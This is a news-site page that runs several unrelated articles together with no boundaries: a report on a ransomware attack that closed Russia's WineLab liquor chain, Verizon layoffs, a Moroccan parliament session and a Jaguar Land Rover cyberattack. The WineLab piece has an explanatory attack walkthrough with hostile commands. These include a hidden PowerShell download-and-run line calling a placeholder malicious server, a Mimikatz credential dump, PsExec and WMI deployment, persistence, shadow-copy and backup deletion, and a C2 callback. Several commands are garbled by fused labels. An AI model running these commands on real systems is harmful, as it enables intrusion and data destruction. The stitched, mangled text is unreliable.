
business
Russia’s WineLab Shuts Down Nationwide After Massive Ransomware Attack


Novabev Group, one of Russia’s largest alcohol producers, confirms cyberattack crippled point-of-sale systems and online services; no group has claimed responsibility.
Vodka on Hold: Ransomware Attack Shuts Down WineLab Liquor Chain Across Russia
By an International Cybersecurity Correspondent
In an unexpected disruption to one of Russia’s most prominent consumer networks, over 2,000 WineLab liquor stores across the country have remained closed for three consecutive days following a ransomware attack on their parent company, Novabev Group, a leading producer and distributor of spirits.
From Moscow to Vladivostok, signs on WineLab storefronts simply state: “Closed due to technical issues.” But the issue is far more serious than a system upgrade or hardware glitch. According to Novabev, the shutdown is the result of a targeted cyberattack that crippled key infrastructure, including point-of-sale (POS) systems and online ordering platforms.
“We experienced a significant disruption due to a ransomware attack,” Novabev confirmed in a brief statement. “A ransom was demanded. We refused to engage in negotiations.”
Economic Fallout: Disrupted Sales, Lost Wages, Blocked Distribution
The shutdown has paralyzed alcohol sales in one of the world’s largest markets for spirits. Novabev is the company behind well-known Russian vodka brands such as Beluga and Belenkaya, both widely consumed domestically and exported internationally.
The attack has affected:
- Thousands of retail employees, many of whom are temporarily unable to work
- Suppliers and distributors, facing canceled deliveries and blocked payments
- Consumers, reporting empty shelves and lack of access to regular spirits purchases
“I stopped at three WineLab stores this week,” said a resident of Saint Petersburg. “All closed. No explanation, just a printed sign. It’s more than just an inconvenience—it’s surreal.”
Unknown Perpetrators, Known Tactics
As of now, no ransomware group has claimed responsibility for the attack. The method of infiltration and the malware strain remain undisclosed, and Novabev has not publicly attributed the incident to any particular actor.
Cybersecurity analysts suggest that the attack likely involved lateral movement through the company’s internal IT systems, targeting the POS and backend infrastructure. The fact that no files or ransom notes have been released publicly suggests the perpetrators may be seeking private negotiations or are part of a new, less visible cybercriminal group.
“This is a high-impact, low-profile attack,” said Dmitri Sokolov, threat intelligence analyst at Moscow-based firm Group-IB. “The absence of public claims may indicate either a nation-state operation or a new financially motivated group testing the waters.”
Cyber Threats in Retail: A Growing Trend
The WineLab incident is the latest in a series of ransomware attacks affecting the retail and supply chain sectors. From grocery chains in Europe to logistics platforms in Asia, attackers are increasingly focusing on consumer-facing industries where even a few hours of downtime translates into millions in losses and high-pressure incentives to pay ransoms.
“When a retailer’s checkout systems go down, operations halt instantly,” said El Mostafa Ouchen, a cybersecurity consultant and author of Mastering Kali Purple. “The risk extends beyond economics—it shakes consumer trust and destabilizes supply chains.”
A Critical Wake-Up Call for Russia’s Consumer Sector
Novabev’s refusal to negotiate is seen as a firm stance against extortion, but recovery may take time. Industry insiders estimate that restoring WineLab’s operations could take up to a week, depending on the depth of the intrusion and the state of backup systems.
The incident also exposes a growing vulnerability in Russian and global retail sectors: digitally dependent yet underprotected infrastructures, often lacking endpoint detection and advanced incident response plans.
“Every company with a point-of-sale system is now a target,” added Sokolov. “It’s no longer about if—it’s about when.”
How the Attack Likely Worked: Technical Breakdown with Command-Line Examples
Although Novabev has not disclosed specific technical details, the disruption to WineLab’s point-of-sale systems and online infrastructure suggests a multi-stage ransomware attack targeting critical systems. Based on similar incidents, here’s how such an attack typically unfolds:
1. Initial Access – Phishing or Exploit
Most ransomware campaigns begin with phishing emails or vulnerable public-facing servers. A remote code execution exploit might be used against unpatched web applications or VPN services.
Example (PowerShell payload via phishing):
powershellpowershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://maliciousserver[.]com/dropper.ps1')"
2. Privilege Escalation and Lateral Movement
Once access is gained, attackers move laterally using stolen credentials and administrative tools. They often escalate privileges using tools like Mimikatz.
Example (Mimikatz to dump credentials):
cmdsekurlsa::logonpasswords
Example (Lateral movement using PsExec):
cmdpsexec.exe \\target_machine -u domain\admin -p password cmd.exe
3. System Discovery and Enumeration
Before launching encryption, attackers enumerate the environment to locate critical systems, backups, and POS servers.
Example (Network scan with PowerShell):
powershellGet-NetIPAddress | foreach { Test-Connection -ComputerName $_.IPAddress -Count 1 }
Example (Listing mapped drives and POS systems):
cmdnet use
net view /domain
4. Payload Deployment – Ransomware Encryption
Once the target systems are mapped, ransomware is deployed across endpoints using Group Policy Objects (GPO), Windows Management Instrumentation (WMI), or scheduled tasks.
Example (Deploying ransomware via WMI):
cwmic /node:"target1" process call create "C:\Temp\encryptor.exe"
Example (Create scheduled task to persist malware):
cmdschtasks /create /tn "POSSync" /tr "C:\ProgramData\malware.exe" /sc hourly /ru SYSTEM
5. Impact – Disabling Recovery and Encrypting Data
To maximize impact, attackers delete shadow copies and disable backup processes before encrypting files.
Example (Deleting backups and shadow copies):
cvssadmin delete shadows /all /quiet
bcdedit /set {default} recoveryenabled No
wbadmin delete catalog -quiet
Example (File encryption simulation):
powershell$files = Get-ChildItem -Recurse C:\POSData
foreach ($file in $files) {
$content = Get-Content $file.FullName
$encrypted = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($content))
Set-Content -Path $file.FullName -Value $encrypted
}
6. Ransom Note and C2 Communication
Finally, a ransom note is dropped, and the infected systems may connect to a Command-and-Control (C2) server to report infection and display payment instructions.
Example (Fake ransom note creation):
cmdecho "Your files have been encrypted. Pay 5 BTC to this address." > C:\POS\readme.txt
Example (C2 callback using HTTP POST):
httpPOST /api/status HTTP/1.1
Host: ransomwarec2[.]net
Content-Length: 210
User-Agent: WinPOSClient
Call to Action: Cyber Resilience Required
As demonstrated, the ransomware operation is highly automated and modular, allowing attackers to move quickly once they penetrate an environment. Companies like Novabev—handling retail, distribution, and online commerce—must adopt layered defenses, including:
- Endpoint Detection and Response (EDR)
- Network segmentation
- Strict backup isolation
- Regular phishing simulations
- Real-time PowerShell/script monitoring
“Understanding how ransomware spreads gives organizations the edge to stop it before it causes operational chaos,” said El Mostafa Ouchen, cybersecurity author and consultant.





Verizon announced a sweeping workforce reduction that will affect “more than” 13,000 employees — roughly 13% of its global headcount — in what CEO Dan Schulman calls the company’s largest-ever layoff. In an internal memo, Schulman says the move is intended to “simplify our operations to address the complexity and friction that slow us down and frustrate our customers.” The company also plans to cut outsourced and outside labor costs significantly. U.S.-based staff will begin receiving notifications today; employees outside the U.S. will be informed in the “coming weeks,” the Wall Street Journal reports
What Verizon says
- Reason: operational simplification and removing friction that hurts customer experience.
- Scale: “more than” 13,000 roles, about 13% of the workforce.
- Outsourcing: a significant reduction in outsourced and outside labor spending is part of the plan.
- Timing: U.S. notifications begin immediately; international notifications will follow.
Immediate impact
- Employees: tens of thousands will be affected directly or indirectly. U.S. notifications beginning today means many workers will learn their status immediately.
- Operations: Verizon says the goal is to reduce complexity and improve service — but short-term disruption to teams and projects is possible as roles are consolidated.
- Customers: Verizon frames the change as a way to speed decision-making and improve customer experience, though execution risk exists during the transition.
- Outsourced partners: vendors and contract workers can expect renegotiation or reductions.
What affected employees should do now
- Check official communications from HR and your manager for next steps and severance details.
- Ask about outplacement support (resume help, job counseling) and whether the company offers extended healthcare, COBRA assistance, or phased transitions.
- Document your work (accomplishments, repos, access) and secure personal copies of non-sensitive materials.
- File for unemployment as soon as possible where eligible and update LinkedIn and your network.
- Use company resources (employee assistance programs, career centers) and local talent services.
What managers and the company should prioritize
- Clear, compassionate communications and FAQs for affected employees.
- Fast, transparent explanation of severance, benefits continuation, and outplacement services.
- Careful workload redistribution and project continuity plans to avoid customer impact.
- A public-facing message to reassure customers and investors about service continuity and long-term strategy.
Market and strategic context (what this implies)
- Verizon is attempting aggressive cost reduction while refocusing on product and service quality (e.g., 5G, fixed wireless, enterprise services).
- Cutting outsourced labor and internal layers can reduce costs but carries execution risk: lost institutional knowledge, lowered morale, and short-term productivity dips.
- Investors may welcome lower operating expenses; customers and regulators will watch for service degradation.
Rabat — October 2025
Inside Morocco’s Parliament, tension and reflection filled the air just hours after His Majesty King Mohammed VI delivered his opening-session speech. What was meant as a national roadmap quickly turned into a day of open confrontation, emotional testimonies, and unexpected admissions from members of both majority and opposition blocs.
🏛️ A Speech That Touched Nerves
The King’s address, described by analysts as “direct and reform-oriented,” called for greater social justice, job creation, and balanced development across Morocco’s regions.
“No village left forgotten, no coast without a hand,” the King declared — a message that resonated deeply with citizens and lawmakers alike.
Within hours, parliamentary corridors buzzed with interviews, arguments, and introspection. Some MPs hailed the speech as “a moral reset,” while others questioned whether the government was capable of turning royal vision into tangible results.
🧠 From Rabat to the Sahara — Gen Z Responds
Younger members of Parliament — labeled as جيل زد (Gen Z) — became the focus of cameras and public curiosity. Many expressed frustration at what they see as a widening gap between political promises and everyday realities faced by Moroccan youth.
“The King spoke about unity and work. We agree — but the youth need a chance to prove themselves,” said one 28-year-old deputy.
“We have the energy; the system just needs to open its doors.”
Another young MP caused a social-media storm after saying that “in some ways, Moroccan social values are stronger than Germany’s.”
Critics accused him of downplaying Europe’s economic strength, while others applauded his pride in Moroccan family cohesion.
He later clarified his words, emphasizing that every nation faces challenges — and that Morocco’s real wealth lies in its people.
💬 Resignation, Reflection, and Responsibility
Just a week earlier, one deputy had submitted his resignation in protest over what he called “a lack of listening to the new generation.”
After the King’s address, he withdrew it.
“The royal speech gave me renewed hope. This is not the time to quit — it’s time to work,” he told reporters.
Across party lines, both RNI and PAM youth wings echoed similar messages: commitment to reform, but also impatience with bureaucracy.
Several MPs criticized ministers who, they said, “do not answer calls, do not reply to written questions, and have lost touch with citizens.”
⚖️ Opposition Voices: ‘A Government in Denial’
Members of the opposition used the session to accuse the cabinet of denial and poor communication, arguing that ministers are “living in a different reality” from citizens struggling with prices and unemployment.
“The royal messages were clear,” said one opposition leader. “The problem is not the King’s vision — it’s implementation.”
🌍 Morocco’s Path Forward
Analysts note that the King’s address aligned with long-standing themes: national cohesion, balanced territorial development, and respect for dignity in public service.
But the 2025 context — economic pressure, youth disillusionment, and the digital activism of Gen Z — gives these calls new urgency.
“This generation communicates differently,” said a policy researcher. “If institutions don’t adapt, they’ll lose credibility.”
🕊️ A Message Beyond Politics
As the parliamentary session ended, one young MP summed up the mood:
“الملك تكلّم… ونحن سنُجيب بالعمل — The King spoke, and we will answer through action.”
For now, the chamber that often echoes with partisan debates found itself united — briefly — under a single message:
Morocco’s future belongs to its youth, but responsibility belongs to everyone.
Tata Motors’ luxury brand shuts global IT systems amid suspected ransomware attack; no customer data reported compromised.
Jaguar Land Rover has shut down production and retail systems worldwide after a cyberattack “severely disrupted” operations. A hacking group linked to previous attacks on UK retailers has claimed responsibility. While no customer data appears compromised, the incident halted vehicle registrations and manufacturing, raising fresh alarms about the auto industry’s vulnerability to cyber threats
Jaguar Land Rover Hit by Major Cyberattack
Jaguar Land Rover’s global production and retail operations were brought to a standstill this week after a cyberattack “severely disrupted” its IT systems. The company shut down core applications and suspended manufacturing across key UK plants, including Halewood and Solihull, during one of the busiest sales periods of the year.
The UK’s National Crime Agency has opened an investigation, while the company races to restore operations. JLR confirmed that, as of now, there is no evidence that customer data has been compromise
Immediate Disruption to Plants and Dealers
The September 2 cyber incident forced JLR, owned by India’s Tata Motors, to halt assembly lines, send staff home, and suspend dealer systems used to register new vehicles. Dealers reported they could sell in-stock cars but could not process new registrations, delaying deliveries and revenue flows.
A company spokesperson said:
“We took immediate action to mitigate its impact by proactively shutting down our systems. We are now working at pace to restart our global applications in a controlled manner.”
Expert Reactions
Cybersecurity specialists warn the incident highlights the fragility of digitally integrated manufacturing.
Dray Agha, Senior Manager at Huntress, said:
“This incident highlights the critical vulnerability of modern manufacturing, where a single IT system attack can halt a multi-billion-pound physical production line.”
Aiden Sinnott, a researcher at Sophos, compared the attackers’ tactics to those of notorious cyber gangs:
“They speak English and they are keen on using social media channels. Lapsus$ shared similar tactics and demographics as the Scattered Spider collective.”
Technical Analysis
While JLR has not disclosed the specific intrusion method, several indicators suggest ransomware-style tactics:
- Proactive Shutdowns: JLR’s decision to disable IT and OT (operational technology) systems aligns with standard ransomware containment measures.
- Interconnected Impact: The attack disrupted not just IT but entire supply chains, underscoring the risks of tightly linked digital production networks.
- Extortion Motive Likely: Although no ransom demand has been confirmed, past incidents involving JLR and similar industries suggest data exfiltration and extortion are possible.
The incident underscores the importance of segmentation, real-time monitoring, and robust incident response across manufacturing IT and OT systems.
Impact and Response
- Employees: Factory staff in the UK were sent home as assembly lines stopped.
- Dealers & Customers: Dealers could not register new vehicles, delaying customer deliveries.
- Suppliers: Supply chains faced ripple effects, with halted orders and logistics disruptions.
JLR has engaged external cybersecurity teams and is working with government agencies to restore operations in stages. The company must also prepare for regulatory inquiries and possible long-term trust issues with suppliers and consumers.
Broader Context
The cyberattack comes amid a surge in UK corporate cyber incidents. Retailers including Marks & Spencer, Co-op, and Harrods have all suffered breaches in recent months.
For JLR, this is the second major attack in 2025, following a March breach where a ransomware group claimed to have stolen internal data. The company had invested heavily in cybersecurity modernization, including a contract with Tata Consultancy Services—but repeated incidents suggest lingering vulnerabilities.
Conclusion
Jaguar Land Rover’s shutdown highlights the growing risks of interconnected, digital-first manufacturing. In today’s auto industry, downtime no longer means a local setback—it translates directly into lost global revenue and potential long-term reputational harm.
As JLR works to restore its systems, the incident serves as a stark reminder: in modern manufacturing, operational resilience depends as much on cybersecurity as on engineering.
Sources:
Reuters, Britain’s JLR hit by cyber incident that disrupts production, sales;
The Guardian, Hackers linked to M&S breach claim responsibility for Jaguar Land Rover cyber-attack;
Financial Times, Jaguar Land Rover says production ‘severely’ disrupted by cyber incident;
SecurityWeek, Jaguar Land Rover Operations Severely Disrupted by Cyberattack.


New X Feature Reveals Where Users Really Are — And It’s Already Causing Chaos

Verizon Slashes Jobs in Record-Breaking Layoff — Here’s What We Know


